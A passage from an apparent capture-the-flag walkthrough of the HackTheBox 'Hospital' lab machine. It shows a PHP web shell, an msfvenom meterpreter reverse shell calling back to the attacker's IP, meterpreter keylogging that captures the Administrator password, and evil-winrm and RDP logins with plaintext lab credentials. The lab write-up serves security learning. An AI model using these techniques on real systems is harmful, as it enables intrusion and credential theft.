



Add a simple php file for code execution

Important: powershell has default output format utf16le, which cannot be run well in apache, so I need to change encoding to utf8



http://[ip]/[php file]?cmd=powershell -enc [encoded base64 command used above] will give me a remote shell as admin





option 2: Steal credential from input

Get-process shows iexplore is running

```
 10392    7417   130764   128352               2952   0 dns
   607      28    23296    60536                372   1 dwm
  1418      54    20996    75536      11.92    6904   1 explorer
    53       6     1524     4004               2784   0 fontdrvhost
    53       8     1912     5048               2792   1 fontdrvhost
   575      44    16684    25788               3048   0 hMailServer
   197      29    10704    21752               2876   0 httpd
   570      56    68440    76872               4688   0 httpd
     0       0       56        8                  0   0 Idle
  4925     172   115980    12364     134.89    8072   1 IEDriverServer
   817      82    53272    40428     244.03    2572   1 iexplore
   663      43     8976     9068       8.81    3044   1 iexplore
   139      12     1872     5788               1976   0 ismserv
    46       6     1176     3380                684   0 LsaIso
  2430     245    70324    82920                696   0 lsass
   718      31    36084    45428               2856   0 Microsoft.ActiveDirectory.WebServices
   379      30     5280    14200               3124   0 mqsvc
   234      13     2908    10388               5716   0 msdtc
   204      16   212684    47760                776   0 mysqld
   509      30    45852    52132                784   0 powershell
   511      30   135164   142204       1.20    1608   0 powershell
   561      30   135184   141420               3148   0 powershell
   359      22    48128     2680       0.61    7792   1 powershell
```

qwinsta shows drbrown is using machine

```
*Evil-WinRM* PS C:\xampp\htdocs> qwinsta
 SESSIONNAME       USERNAME                 ID  STATE   TYPE        DEVICE
>services                                    0  Disc
 console           drbrown                   1  Active
 rdp-tcp                                 65536  Listen
```

I'll use msfconsole to use keylogging

Create reverse executable

```
└─$ $msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.10.16.81 LPORT=4444 -f exe > shell.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of exe file: 7168 bytes
```

Start msfconsole handler and upload, run the shell executable

```
[msf](Jobs:0 Agents:0) exploit(multi/handler) >> run
[*] Started reverse TCP handler on 10.10.16.81:4444
[*] Sending stage (203846 bytes) to 10.10.11.241
[*] Meterpreter session 1 opened (10.10.16.81:4444 -> 10.10.11.241:34746) at 2025-05-22 00:20:29 -0400

(Meterpreter 1)(C:\Windows\temp) > help
```

ps will show all the processes and I can find drbrown is using explorer.exe

```
(Meterpreter 3)(C:\Users\drbrown.HOSPITAL\Desktop) > ps -U drbrown
Filtering on user 'drbrown'

Process List
============

 PID   PPID  Name                  Arch  Session  User                 Path
 ---   ----  ----                  ----  -------  ----                 ----
 888   3836  iexplore.exe          x86   1        HOSPITAL\drbrown     C:\Program Files (x86)\Internet Explorer\iexplore.exe
 2340  9544  iexplore.exe          x64   1        HOSPITAL\drbrown     C:\Program Files\internet explorer\iexplore.exe
 3388  8164  conhost.exe           x64   1        HOSPITAL\drbrown     C:\Windows\System32\conhost.exe
 3836  6280  iexplore.exe          x64   1        HOSPITAL\drbrown     C:\Program Files\internet explorer\iexplore.exe
 4676  1620  taskhostw.exe         x64   1        HOSPITAL\drbrown     C:\Windows\System32\taskhostw.exe
 4700  7084  iexplore.exe          x64   1        HOSPITAL\drbrown     C:\Program Files\internet explorer\iexplore.exe
 6740  4700  iexplore.exe          x86   1        HOSPITAL\drbrown     C:\Program Files (x86)\Internet Explorer\iexplore.exe
 6824  6904  vmtoolsd.exe          x64   1        HOSPITAL\drbrown     C:\Program Files\VMware\VMware Tools\vmtoolsd.exe
 6904  6744  explorer.exe          x64   1        HOSPITAL\drbrown     C:\Windows\explorer.exe
 7084  9684  IEDriverServer.exe    x86   1        HOSPITAL\drbrown     C:\Users\drbrown.HOSPITAL\.cache\selenium\IEDriverServer\win32\4.14.0\IEDriverServer.exe
 7112  2240  sihost.exe            x64   1        HOSPITAL\drbrown     C:\Windows\System32\sihost.exe
 7128  664   svchost.exe           x64   1        HOSPITAL\drbrown     C:\Windows\System32\svchost.exe
```

2-1. keylogging

I can migrate into that process since I'm drbrown

```
(Meterpreter 3)(C:\Users\drbrown.HOSPITAL\Desktop) > migrate 3836
[*] Migrating from 2340 to 3836...
[*] Migration completed successfully.
```

Then, start keyscan

```
(Meterpreter 3)(C:\Users\drbrown.HOSPITAL\Desktop) > keyscan_start
Starting the keystroke sniffer ...
```

After a few minutes, dump it

```
(Meterpreter 3)(C:\Users\drbrown.HOSPITAL\Desktop) > keyscan_dump
Dumping captured keystrokes...
AdministratorTh3b3stH0sp1t4l9786!AdministratorTh3B3stH0

(Meterpreter 3)(C:\Users\drbrown.HOSPITAL\Desktop) > keyscan_dump
Dumping captured keystrokes...
sp1t4l9786!
```

Administrator:Th3b3stH0splt4l9786! or Th3B3stH0splt4l9786! will be the credential

```
└─$ nxc winrm hospital.htb -u Administrator -p Th3B3stH0sp1t4l9786!
WINRM       10.10.11.241    5985   DC               [*] Windows 10 / Server 2019 Build 17763 (name:DC) (domain:hospital.htb)
WINRM       10.10.11.241    5985   DC               [+] hospital.htb\Administrator:Th3B3stH0sp1t4l9786! (Pwn3d!)
```

nxc shows the second one is valid

I can evil winrm as administrator

```
└─$ evil-winrm -i dc.hospital.htb -u Administrator -p 'Th3B3stH0sp1t4l9786!'

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine


Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> whoami
hospital\administrator
```

2-2. rdp

```
$xfreerdp /u:drbrown /v:10.10.11.241 /p:'chr!$br0wn' /admin -heartbeat
06:11:42:831] [7669:7670] [WARN][com.freerdp.crypto] - Certificate verification failure 'self-signed certificate (18)' at stack position 0
06:11:42:831] [7669:7670] [WARN][com.freerdp.crypto] - CN = DC.hospital.htb
06:11:44:851] [7669:7670] [INFO][com.freerdp.gdi] - Local framebuffer format  PIXEL_FORMAT_BGRX32
06:11:44:851] [7669:7670] [INFO][com.freerdp.gdi] - Remote framebuffer format PIXEL_FORMAT_BGRA32
06:11:44:917] [7669:7670] [INFO][com.freerdp.channels.rdpsnd.client] - [static] Loaded fake backend for rdpsnd
06:11:44:917] [7669:7670] [INFO][com.freerdp.channels.drdynvc.client] - Loading Dynamic Virtual Channel rdpgfx
```

Click the eye icon will show the password, but it shows very odd behaviour based on time I start rdp session. It can be easily broken if I click something. Not recommended.



Beyond root

Using schtasks, I can find interesting task

```
*Evil-WinRM* PS C:\Users\Administrator\Documents> schtasks /query /fo LIST /v
```

```
HostName:                             DC
TaskName:                             \OneDriveUpdate
Next Run Time:                        N/A
Status:                               Running
Logon Mode:                           Interactive only
Last Run Time:                        5/22/2025 3:24:55 AM
Last Result:                          267009
Author:                               HOSPITAL\Administrator
Task To Run:                          powershell.exe -c "python.exe C:\Windows\System32\SyncAppvPublicationServer.vbs"
Start In:                             N/A
Comment:                              N/A
Scheduled Task State:                 Enabled
Idle Time:                            Disabled
Power Management:                     Stop On Battery Mode
Run As User:                          drbrown
Delete Task If Not Rescheduled:       Disabled
Stop Task If Runs X Hours and X Mins: Disabled
Schedule:                             Scheduling data is not available in this format.
Schedule Type:                        At logon time
Start Time:                           N/A
Start Date:                           N/A
End Date:                             N/A
Days:                                 N/A
Months:                               N/A
Repeat: Every:                        N/A
Repeat: Until: Time:                  N/A
Repeat: Until: Duration:              N/A
Repeat: Stop If Still Running:        N/A
```

It's running selenium to type credentials in an explorer

Using selenium for browsing and typing automation

```
from selenium.webdriver.support.ui import WebDriverWait
from selenium.webdriver.support import expected_conditions as EC
from selenium.webdriver.common.keys import Keys
import pyautogui
import time

pyautogui.FAILSAFE = False
driver = webdriver.Ie()
driver.maximize_window()
try:
        driver.get('https://localhost')
        time.sleep(3)
        driver.find_element('id', 'moreInfoContainer').click()
        time.sleep(3)
        driver.find_element('id', 'overridelink').click()
        time.sleep(3)
        user_box = WebDriverWait(driver, 10).until(EC.presence_of_element_located(('id', 'rcmloginuser')))
        user_box_xy = user_box.location
        pass_box = driver.find_element('id', 'rcmloginpwd')
        pass_box_xy = pass_box.location
        while True:
                user_box.clear()
                user_box.click()
                pyautogui.typewrite('Administrator', interval=1.3)
                time.sleep(3)
                pass_box.clear()
                pass_box.click()
                pyautogui.typewrite("Th3B3stH0sp1t4l9786!", interval=1.3)
                time.sleep(117)
finally:
        driver.quit()
```

infinite loop: type & erase username, password

Mail server's .eps process automation can be seen here

```
*Evil-WinRM* PS C:\program Files (x86)\hMailServer\Events> cat EventHandlers.vbs
```

```
Function RunCommand(sCommand)
        Dim obShell
        Set obShell = CreateObject("WScript.Shell")
        obShell.Run sCommand, 0, true
        Set obShell = Nothing
End Function

Sub SaveAttachment(oMessage)
        Dim i, strDir, strFile
        strDir = "C:\Users\drbrown.HOSPITAL\Downloads\"
        For i = 0 To oMessage.Attachments.Count-1
                strFile = oMessage.Attachments.item(i).Filename
                oMessage.Attachments.item(i).SaveAs(strDir & strFile)
        Next
        If Right(strFile, 4) = ".eps" Then
                call RunCommand("C:\Users\drbrown.HOSPITAL\Documents\ghostscript.bat " & strFile)
        Else
                Dim fso, file
                Set fso = CreateObject("Scripting.FileSystemObject")
                fso.DeleteFile strDir & strFile
        End If

End Sub
```

1 Save every file in Downloads folder

2 If it's .eps file, run ghostscript.bat

3 Else, remove the file

```
@echo off
set filename=%~1
powershell -command "$p = convertto-securestring 'chr!$br0wn' -asplain -force; $c = new-object system.management.automation.pscredential('hospital\drbrown', $p); Invoke
-Command -ComputerName dc -Credential $c -ScriptBlock { cmd.exe /c "C:\Program` Files\gs\gs10.01.1\bin\gswin64c.exe" -dNOSAFER "C:\Users\drbrown.HOSPITAL\Downloads\%f
ilename%" }"
```

drbrown's automated pscredential

run as drbrown

run ghostscript executable

Required for automation